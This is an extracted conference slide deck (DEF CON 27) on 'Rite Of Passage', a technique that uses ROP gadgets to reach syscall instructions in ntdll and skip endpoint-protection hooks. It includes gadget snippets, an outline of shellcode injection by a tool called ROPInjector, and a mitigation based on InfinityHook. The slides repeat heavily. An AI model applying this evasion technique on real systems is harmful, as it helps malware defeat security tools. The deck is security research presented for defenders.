Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
```

```
mov     r10,rcx
```

```
mov     eax,18h
```

```
syscall
```

```
ret
```


Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
```

```
mov     r10,rcx
```

```
mov     eax,18h
```

```
syscall
```

```
ret
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ntdll!NtAllocateVirtualMemory:
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mov     r10,rcx
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mov     eax,18h
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syscall
```

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ntdll!NtAllocateVirtualMemory:
```

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```

```
mov     eax,18h
```

```
syscall
```

```
ret
```

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- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov     r10,rcx
```

```
mov     eax,18h
```

```
syscall
```

```
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
```

```
mov     r10,rcx  jmp EndpointProtectionHook
```

```
mov     eax,18h
```

```
syscall
```

```
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov     r10,rcx  jmp EndpointProtectionHook
```

```
mov     eax,18h
```

```
syscall
```

```
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtYieldExecution:
```

```
mov     r10,rcx
```

```
mov     eax,46h
```

```
syscall
```

```
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret
```


Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret
```

```
    mov r10, [rsp]          // Prepare first parameter  
    mov r11, [rsp + 0x8]  
    add rsp, 0x10  
    ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number
ret
```

```
mov r10, [rsp]    // Prepare first parameter
mov r11, [rsp + 0x8]
add rsp, 0x10
ret               ntdll!NtYieldExecution:
                  mov     r10,rcx
                  mov     eax,46h
                  syscall
                  ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number
ret
```

```
mov r10, [rsp]    // Prepare first parameter
mov r11, [rsp + 0x8]
add rsp, 0x10
ret               ntdll!NtYieldExecution + 0x12:
                  syscall    // Execute in kernel
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number
ret
```

```
mov r10, [rsp]    // Prepare first parameter
mov r11, [rsp + 0x8]
add rsp, 0x10      ntdll!NtYieldExecution + 0x12:
ret               syscall // Execute in kernel
ret
```

Rite Of Passage - ROPInjector

- Writes shellcode into Read / Write memory
- Creates a thread
- Injects ROP to thread
- ROP Modifies protection to Read / Write / Execute
 - Virtual Protect
 - Rite Of Passage call to NtProtectVirtualMemory
- Runs Shellcode

Demo

Omer Yair
DEF CON 27

Exploiting a Windows Exploit for Mitigating Rite Of Passage Exploits

InfinityHook

- By Nick Peterson
- Exploits Windows Event Tracing to hook syscall on kernel
- Can be leveraged to protect against Rite Of Passage bypass
 - Verify the syscall number against origin
- <https://github.com/everdox/InfinityHook>

Takeaways

- Have fun!
- ROP remains a viable threat
- Security industry needs to respond faster
- Utilize the brains in academy to verify security solutions
- Break it to make it better

References

- Smashing The Stack For Fun And Profit, Aleph One, 1996
- The Geometry of Innocent Flesh on the Bone, Hovav Shacham, 2007
- The Beast Is In Your Memory, Daniel Lehmann and Ahmad-Reza Sadeghi 2014
- InfinityHook, Nick Peterson, 2019
<https://github.com/everd0x/InfinityHook>
- <https://github.com/OmerYa>
- @yair_omer